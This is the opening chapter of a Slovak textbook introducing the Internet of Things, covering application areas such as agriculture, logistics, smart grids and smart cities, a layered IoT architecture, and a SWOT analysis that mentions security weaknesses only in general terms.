Ako skupina spoluautorov veríme, že téma Internetu vecí si nájde svojich priaznivcov medzi študentmi a vzbudí u nich záujem o ďalšie štúdium technických vied. Kniha určite nájde využitie aj v rukách pedagógov, ktorí by s jej pomocou dokázali priblížiť svet moderných technológií svojim študentom aj z opačnej strany, než ho bežne poznajú. Od obyčajného spotrebiteľa, by sa na chvíľu mohli dostať do pozície dizajnéra či technického inžiniera, ktorý takéto systémy navrhuje, vyrába a predáva.

Budeme veľmi vďační za akúkoľvek konštruktívnu spätnú väzbu k obsahu, alebo štruktúre knihy. Na základe kvalitnej spätnej väzby, dokážeme v ďalšom vydaní, zapracovať reálne požiadavky, ktoré zaujímajú koncových čitateľov tejto knihy.

INTERNET VECÍ

1

Úvod do problematiky
Oblasti nasadenia
Architektúra
SWOT analýza
Nové pracovné možnosti

1.1 IoT technológie v praxi

Internet vecí (IoT) je všade okolo nás a rýchlo sa rozširuje. Internet vecí pomáha jednotlivcom spájať veci s cieľom zlepšiť kvalitu života. Taktiež pomáha firmám a priemyselným podnikom zlepšiť riadenie zdrojov, aby sa stali efektívnejšími pri výrobe a dodávaní svojich produktov a služieb.

Internet vecí je koncept, ktorého hlavnou myšlienkou je prepojenie všetkých fyzických vecí, ktoré sú napájané elektrickou energiou a dokážu byť pripojené do internetu. Hlavným cieľom internetového prepojenia vecí je získavanie informácií z dát, ktoré všetky veci dokážu vygenerovať. V tomto koncepte sa prepája takmer všetko – domáca elektronika, priemyselné zariadenia, dopravné prostriedky, nositeľná elektronika a mnoho iného.

Nárast produktov, služieb a spoločností, ktoré sa zaoberajú IoT, vytvára aj nové problémy, ktoré sa zároveň stávajú podnikateľskou príležitosťou. Ide napríklad o nasledujúce otázky a technické problémy:

- Ako integrovať milióny zariadení od rôznych dodávateľov, ktorí používajú vlastné aplikácie?
- Ako integrovať nové veci do existujúcej sieťovej infraštruktúry?
- Ako zabezpečiť tieto nové zariadenia, kde každé z nich je konfigurované s rôznou úrovňou bezpečnosti?

Predpokladá sa, že v budúcnosti bude akýkoľvek predmet so sieťovým rozhraním pripojený do internetu. Bude mať jedinečný spôsob identifikácie, schopnosť komunikovať a vymieňať informácie s ostatnými predmetmi a v prípade potreby bude schopný aktívne spracovávať informácie podľa vopred definovaných schém.

Rozdiel oproti štandardnému IT

Komunikácia a prenos dát sa v IoT líši od tradičných IT systémov (web, video stream, databázy). Prenášané údaje môžu mať napríklad malú veľkosť a časté vysielanie. Počet zariadení alebo uzlov, ktoré sa pripájajú k sieti, je tiež väčší.

Pri IoT sa objavuje presun hlavnej logiky systému a rozhodovania z centrálnych systémov (napríklad cloud) smerom ku koncovému zariadeniu. IoT vyžaduje špecifické procesy a riešenia bezpečnosti, prenosu dát, zaisťovania kvality a stability komunikačného kanálu. To všetko kvôli obmedzenému výpočtovému výkonu.

Snímanie a zber dát

Zariadenia, ktoré sú pripojené do IoT infraštruktúry, využívajú jeden alebo viac senzorov pre snímanie fyzikálnych veličín a udalostí vo fyzickom svete. Každý senzor monitoruje špecifické podmienky, ako sú umiestnenie (geografická lokácia, poloha v priestore), vibrácie, pohyb, teplota a mnoho iných.


V rámci internetu vecí sa tieto senzory navzájom prepoja a vytvoria komplexné systémy, ktoré s pomocou sofistikovanej aplikačnej logiky dokážu pochopiť, alebo prezentovať informácie zo snímačov. Tieto snímače poskytnú nám ľuďom nové informácie o reálnom svete, v ktorom žijeme.

1.2 Oblasti nasadenia

Od automatizácie budov a inteligentných tovární až po inteligentné mestá. Vo väčšine oblastí je snaha aplikovať moderné technológie z dôvodu zvyšovania bezpečnosti alebo znižovania nákladov na energiu a údržbu. To všetko za pomoci špecializovaného hardvéru, softvéru a s podporou pripojenia k internetu.

Poľnohospodárstvo

Zariadenia IoT by sa mohli používať na monitorovanie pôdnych a poveternostných podmienok. Senzory by zhromažďovali údaje o vlhkosti pôdy, teplote a kyslosti. Ďalšie snímače by mohli zbierať údaje o hladinách CO_2 vo vzduchu, teplotu vzduchu, barometrickom tlaku a vlhkosti. Všetky tieto údaje majú samé o sebe len málo pridanej hodnoty, kým sa nezapracujú do kontextu.

Obrázok 1.1 - IoT v poľnohospodárstve
Zdroj [1]


Využitím sofistikovaných počítačových programov, môže byť vytvorený model vhodný na odhad pravdepodobnosti dažďa na základe zmien teploty vzduchu, vlhkosti a kolísania barometrického tlaku. Zozbierané údaje o pôdnych podmienkach môžu byť spracované aj softvérom na optimalizáciu procesu zberu.

Týmto dokáže poľnohospodársky podnik efektívne naplánovať prijímanie pracovných síl, využitie poľnohospodárskej techniky a jej servisné intervaly.

Logistika

Príklad aplikácie IoT v oblasti logistiky môže mať podobu zberu a analýzy dát, ako napríklad počet nákladných vozidiel využívajúcich konkrétny úsek diaľnice, teplota ciest, stav letných a zimných pneumatík, aktuálne zaťaženie automobilu, stav pohonných hmôt a ich spracovanie umožňuje

optimalizovať plánovanie trás, rozloženie využitia vozidiel firmy, plánovať servisné intervaly, predchádzať neočakávaným poruchám.

Obrázok 1.2 - IoT v doprave

Zdroj [2]


V obore logistiky je IoT možné použiť aj pre monitorovanie pohybu tovarov naprieč zásobovacím reťazcom. Monitorovanie a analýza pohybu tovarov od výrobcov až ku koncovému spotrebiteľovi umožňuje lepšie plánovanie skladových zásob a doručovacích nákladov. Takéto možnosti sú obzvlášť žiadúce pri prevoze potravín a tovarov s krátkou trvanlivosťou.

Energetika

Zvyšovanie počtu obyvateľov, rozvoj miest a zvýšené spoliehanie sa na elektrické prístroje sú v mnohých krajinách výzvou pre existujúce energetické systémy a výrobcov energií. Poskytovatelia energie sú tiež pod rastúcim tlakom na používanie zdrojov energie s nízkym obsahom uhlíka namiesto fosílnych palív.

Smart Grid (Inteligentná sieť)

Jedno navrhované čiastkové riešenie sa nazýva **inteligentná sieť**. Dominantnou stratégiou súčasnosti je centralizovaná výroba elektriny tečúcej jedným smerom od výrobcu k spotrebiteľovi. Inteligentná sieť je novým a alternatívnym prístupom oveľa zložitejších prepojení medzi výrobcami, skladovacími zariadeniami a spotrebiteľmi elektrickej energie.

Obrázok 1.3 - Smart Grid

Zdroj [3]

V koncepte Smart Grid je vo veľkej miere využívaná výroba elektrickej energie z obnoviteľných zdrojov. V tejto inteligentnej sieti si firmy a domácnosti vyrábajú vlastnú energiu, ktorú v prípade, že ju nespotrebujú, dokážu vrátiť naspäť do rozvodnej siete. Táto energia je následne prístupná pre ostatných odberateľov pripojených do siete. Medzi hlavné výzvy týchto sietí patria oblasti ako stabilita, bezpečnosť, efektívnosť, či vysoká dostupnosť energie na miestach, kde je po nej dopyt.

Smart cities (Inteligentné mestá)

Predpokladá sa, že v nasledujúcich 10 rokoch bude 70% svetovej populácie žiť v mestách. Vzhľadom k tomu, že svetové obyvateľstvo sa presúva do mestských oblastí, trh nalieha na riešenie nasledujúcich problémov:

- zvýšená hustota obyvateľstva,
- zvyšovanie znečistenia,
- zvyšovanie hustoty dopravy,
- nedostatočné parkovanie,
- nedostatočná infraštruktúra,
- plytvanie zdrojmi vody,
- chýbajúce efektívne riešenie problematiky odpadového hospodárstva,
- zvýšenie bezpečnosti v mestách,
- rozpočtové a zdrojové obmedzenia.

Obrázok 1.4 - Smart City

Zdroj [4]

Digitalizácia je silným nástrojom pre mestá, aby sa efektívne popasovali s výzvami, ktoré so sebou prináša rýchla urbanizácia. Mestá by s pomocou IoT mohli napríklad zlepšiť efektívnosť systémov v budovách - znížiť náklady na správu a údržbu. Na základe údajov zo senzorov by sa mohli vytvoriť modely používania jednotlivých miestností. Tieto modely by mohol byť využité pri automatizovanom riadení vykurovania a klimatizácie.


1.3 Architektúra IoT

V súčasnosti existuje niekoľko modelov architektúry IoT. Vzhľadom na to, že IoT je pomerne nová oblasť, žiaden z modelov nie je všeobecne akceptovaný ako univerzálny, ako je tomu v prípade TCP/IP prípadne OSI modelu.

Základný pohľad na IoT z vyššej úrovne identifikuje tri základné elementy, ktorými sú:

- **hardvér** - zložený zo snímačov, aktuátorov a jednoúčelových riadiacich systémov,
- **middleware** - predstavuje úložisko dát a nástroje pre analýzy vykonávané nad údajmi,
- **prezentačný systém** - poskytuje možnosť, ako jednoducho rozumieť údajom získaným z reálneho sveta. Tieto prezentačné výstupy sú dostupné cez rôzne online rozhrania.

Detailnejší pohľad na architektúru IoT je vytvorený pomocou štvorvrstvového modelu. Opäť aj tento model je pomerne zjednodušený a predstavuje pohľad na IoT komunikáciu a dátový tok z vyššej úrovne.

Obrázok 1.5 - Architektúra IoT (zjednodušený model)

Zdroj [5]

1.3.1 Hardvérová vrstva

Komponenty na prvej vrstve označovanej ako hardvér sú jednoduché zariadenia, ktoré obsahujú napríklad fyzické snímače a akčné členy (napríklad servomotorček). Snímače a akčné členy sa nepovažujú za "inteligentné" zariadenia, ale za senzory a ovládače, ktoré sa často pripájajú buď priamo alebo bezdrôtovo cez technológie ako Bluetooth do zariadení IoT. Tieto IoT zariadenia majú viac možností spracovania dát.

Niektoré IoT zariadenia komunikujú priamo so súvisiacimi službami v cloude alebo inými aplikáciami, ktoré sú prevádzkované na internete.

Z vrstvy hardvér sú výstupom informácie o reálnom svete, ako napríklad:

- údaje o tlaku a teplote,
- úroveň okolitého osvetlenia,
- informácie o geolokácií,
- počítadlá z výrobných procesov,
- obrázky z fotoaparátu a kamery,
- dáta z gyroskopu.

IoT zariadenie by mohlo byť namontované na výrobnej linke, na vozidle alebo sa nosiť na tele. V závislosti od zložitosti, môžu zariadenia dáta len odosielať (snímače) alebo aj prijímať (napríklad nové parametre konfigurácie, ovládanie akčných členov).

1.3.2 Komunikačná vrstva

Komunikačná vrstva je tiež označovaná aj ako Edge. Kľúčovou vlastnosťou je zaistenie a udržiavanie komunikácie medzi cloudom a Edge zariadeniami. Táto komunikácia by mala byť bezpečná a odolná

voči chybám. To všetko v snahe poskytnúť bezpečné a kvalitné služby predspracovania dát (takzvaný pre-processing).

Spracovanie dát môže byť vykonávané v reálnom čase. To znamená, že údaje sa spracovávajú ihneď ako prichádzajú od zariadení.

Medzi základné úlohy predbežného spracovania patria:

- **verifikácia dát** - overovanie správnosti, úplnosti, neporušenosti prijatých dát,
- **filtrovanie dát** - odstránenie chybných, neúplných, poškodených, podvrhnutých dát,
- **agregácia údajov** - odstraňovanie viacnásobných záznamov, štatistické predspracovanie dát, znižovanie objemu dát odosielaných ďalej, úspora energie.

Tieto úlohy sa vykonávajú pred odoslaním dát na analýzu, ktorá sa robí na vyššej vrstve. Okrem tohto sa na komunikačnej úrovni vykonáva sledovanie a riadenie udalostí (detekcia novej situácie v snímanom prostredí, požiadavka na zmenu nastavení akčného člena), správa zariadení z pohľadu ich bezpečnosti a manažmentu (overenie ID zariadenia, vzdialená aktualizácia, vypnutie, reštart, diagnostický proces).

1.3.3 Analytická vrstva

Dátová analýza je vrstva modelu, kde sa vykonáva samotné spracovanie dát a získavanie nových informácií, ktoré sa stávajú vstupom pre ďalšiu vrstvu. V konečnom dôsledku sú to práve informácie, ktoré sú monetizované (speňažiteľné).

Práve kvôli informáciám sa dokáže zákazník správne rozhodnúť a tým zlepšiť napríklad produkciu alebo ušetriť náklady. Za tieto informácie, ktoré musia byť pre zákazníka užitočné a dôležité, zvykne byť zákazník ochotný aj zaplatiť. Samozrejme, za predpokladu, že úspora je vyššia ako náklady na získanie a spracovanie týchto informácií.

Medzi hlavné úlohy dátovej analýzy patria:

- **analýza dát** - štatistická analýza získaných údajov. Týmto sa dajú odhaliť zaujímavé súvislosti medzi sledovanými premennými. S pomocou analýzy sa dá určiť, ktorý parameter nemá význam pre návrh predikčného modelu.

- **detekcia vzorov v dátach** - jeden z možných prístupov pri tvorbe modelu. Identifikujú sa opakujúce vzory toho, ako sa dáta menia v čase. Napríklad zmena teplôt v priebehu niekoľkých rokov.

- **vytváranie predikčných modelov** - odhad budúcich hodnôt na základe údajov získaných z minulosti. To všetko na základe navrhnutej matematickej funkcie, ktorá s istou presnosťou popisuje, ako sa premenná menila v minulosti.

1.3.4 Aplikačná vrstva

IoT produkty a služby často dopĺňajú aplikácie, ktoré slúžia ako používateľské rozhranie pre interakciu s IoT zariadeniami. Najčastejšie ide o mobilné a webové aplikácie, kde sú dostupné rôzne dashboardy (prehľady) a analýzy.

Prostredníctvom týchto rozhraní, dokáže používateľ získať informácie s pridanou hodnotou, ktoré boli exportované z modelov a analýz vytvorených na analytickej vrstve. V niektorých prípadoch je možné cez tieto aplikácie ovládať koncové IoT zariadenia.

Bližší úvod do problematiky dátovej analytiky je uvedený v poslednej kapitole IoT a Biznis.

1.4 SWOT analýza IoT

SWOT analýza je strategický nástroj pre plánovanie, za účelom identifikovania kľúčových oblastí projektu. Označenie je vytvorené z anglických názvov **Strengths** (silné stránky), **Weaknesses** (slabé stránky), **Opportunities** (príležitosti), a **Threats** (hrozby). Analýza sa zameriava na nasledujúce aspekty projektu:

- **silné stránky** - vlastnosti projektu, ktoré mu poskytujú výhodu nad ostatnými projektmi.
- **slabé stránky**–vlastnosti, ktoréprojekt znevýhodňujú v porovnaní s inými projektmi.
- **príležitosti** – možnosti, ktoré je vhodné využiť pre úspech a propagáciu projektu.
- **hrozby**–riziká, ktoré by mohli spôsobiť problémy pre projekt.

Ako už bolo spomenuté, IoT je pomerne novou oblasťou, ktorá so sebou prináša, okrem nových príležitostí, taktiež nové problémy a hrozby, ktorým musia ľudia pracujúci v tejto oblasti čeliť.

Silné stránky (S)	**Slabé stránky (W)**
■ znižovanie nákladov, ■ inovácie existujúcich produktov a služieb, ■ záujem verejnosti, ■ detailnejšie informácie o produkcii.	■ slabá bezpečnosť, ■ slabá ochrana súkromia, ■ zdroje potrebné na správu dát, ■ chýbajúca štandardizácia.
Príležitosti (O)	**Hrozby (T)**
■ aplikácie v náročných oblastiach (zdravotníctvo, logistika), ■ investičné príležitosti.	■ napadnutie hackermi, ■ nesplnenie očakávaní zákazníkov, ■ nedostatočný dopyt.

Tabuľka 1.1 - SWOT model

1.4.1 Silné stránky

Znižovanie nákladov

Znižovanie nákladov sa od IoT produktov očakáva obzvlášť v oblasti výroby. Snímače a zariadenia by mali umožniť efektívne plánovať výrobu a logistiku výrobkov.

Taktiež koncoví zákazníci by mohli využívať IoT produkty pre získanie úspor. Napríklad inteligentné domáce vykurovanie dokáže ušetriť až niekoľko desiatok percent nákladov vynakladaných na energie.

Z pohľadu firiem by mohlo ísť o získanie konkurenčnej výhody na trhu alebo úspor nákladov na prevádzku ich podnikania, napríklad plánovanie servisných intervalov strojov a zariadení, prediktívne predchádzanie poruchám.

Inovácie existujúcich produktov a služieb

Inovácie sú základom technologického pokroku. S pomocou IoT sa otvárajú nové možnosti pre vylepšenia existujúcich technológií a procesov. Zariadenia môžu získať nové komunikačné možnosti. Ľudia sa dokážu kvalifikovane rozhodnúť na základe kvalitných informácií o reálnom svete okolo nich.

Záujem firiem a verejnosti

O oblasť IoT prejavujú záujem aj veľké spoločnosti ako Apple, Google či Microsoft. Integrujú IoT do svojich nových produktov a služieb, čím vzbudzujú záujem verejnosti o nové technológie a produkty.

Informácie o produkcii

IoT produkty môžu mať veľký prínos pre výrobné spoločnosti, ktoré dokážu získať detailné informácie o ich výrobnej činnosti takmer v reálnom čase. Typickou aplikáciou IoT v priemysle je sledovanie využitia strojov, odhad porúch, plánovanie servisných intervalov. Ďalšou aplikáciou je napríklad prehľad o pohybe materiálov a tovarov v rámci výrobnej linky.

1.4.2 Slabé stránky

Bezpečnosť

Najviac sa hovorí o nevýhode pripojenia zariadení do siete Internet a ich bezpečnosti. Tieto zariadenia sa môžu veľmi ľahko stať terčom hackerských útokov. Verejne publikované aktivity hackerov, ktorí úspešne prelomili zabezpečenie IoT zariadení alebo systémov (pozri Mirai botnet alebo Reaper botnet), neprispievajú k dobrej povesti IoT produktov.

Zabezpečenie IoT systémov je komplexný proces. Firmy, ktoré sa snažia veľmi rýchlo dodať nový IoT produkt na trh, bez adekvátneho zabezpečenia, sa môžu veľmi ľahko stať terčom útokov. Obzvlášť malé firmy môžu mať problém so zaplatením odborníkov na kybernetickú bezpečnosť.

Správa dát

Každým dňom sa v sieti produkujú ohromné množstvá dát. Tieto údaje je potrebné uložiť a analyzovať na získanie nových informácií, ktoré sa stávajú predmetom obchodu. Pripojením veľkého množstva IoT zariadení vzniká ďalšie ohromné množstvo údajov. Zhromažďovanie, analýza a ukladanie všetkých týchto údajov je náročná úloha, a tak potrebujeme lepšiu infraštruktúru na

zvládnutie tohto problému. Túto infraštruktúru je opäť potrebné zabezpečiť pred neoprávneným prístupom k uloženým informáciám.

Chýbajúca štandardizácia

IoT je stále vo svojich počiatkoch. Neexistuje žiadna všeobecne akceptovaná definícia modelu, jeho štruktúry, plán vývoja IoT oblasti, ktorý by naznačoval budúce smerovanie. V súčasnej situácií sa IoT posúva s inováciami. Tieto inovácie prichádzajú nekoordinovane, z rôznych miest. Celý tento problém sa môže prejaviť napríklad tým, že bude dostupných 10 IoT termostatov, ktoré budú komunikovať rôznymi protokolmi, formátmi správ. Nedokážu komunikovať medzi sebou, niektoré z nich budú mať horšiu bezpečnosť v porovnaní s inými.

1.4.3 Príležitosti

Aplikácie v náročných oblastiach

Nasadenie IoT v náročných oblastiach ako sú zdravotníctvo a logistika by mohlo priniesť nové príležitosti pre zlepšenie kvality služieb a úsporu nákladov.

Investičné príležitosti

IoT prináša sériu potenciálnych investičných príležitostí. Mnoho technológií, ktoré vyriešia súčasné problémy sa môžu stať veľmi žiadúce. Firmy, ktoré tieto technológie budú vlastniť alebo vyrábať, získajú veľký objem objednávok, ktoré im pomôžu zlepšiť ich pozíciu na trhu. Investícia do takýchto spoločností môže predstavovať zaujímavé zhodnotenie voľného kapitálu.

1.4.4 Hrozby

Napadnutie hackermi

Čím viac ľudí a firiem používa istý systém alebo produkt, tým sa tento produkt stáva zaujímavejším cieľom pre hackerský útok. Získaním kontroly nad systémom alebo extrakcia údajov z tohto systému sa môže stať veľmi dobrou motiváciou pre realizáciu útoku. Mnoho hackerov tieto útoky vykonáva pre iných, ktorí im za to veľmi dobre zaplatia.

Nesplnenie očakávaní zákazníkov

Klasickým príkladom nových produktov je nesplnenie očakávaní zákazníkov. Zákazníci majú istú predstavu o produkte. Často sa ale stáva, že výsledný produkt nie je podľa predstáv. Následne zákazník prestáva odporúčať tento produkt svojim známym. Produkt stráca svojich zákazníkov, chýbajú mu peniaze na ďalšiu prevádzku a vývoj. Časom sa môže stať, že produkt ukončí svoju existenciu na trhu.

Nedostatočný dopyt

Aj kvôli vysokej cene produktu môže byť záujem zákazníkov o nový produkt veľmi nízky. Napríklad inteligentné hodinky, okuliare, alebo žiarovky nie sú vôbec lacné. Cena takýchto inteligentných zariadení je často niekoľko násobné vyššia než obyčajných. Ak je pridaná hodnota nového produktu príliš malá v porovnaní s požadovanou cenou, zákazníci nekupujú nový produkt. Cena je častokrát dôležitým faktorom pri rozširovaní nového produktu na trhu.

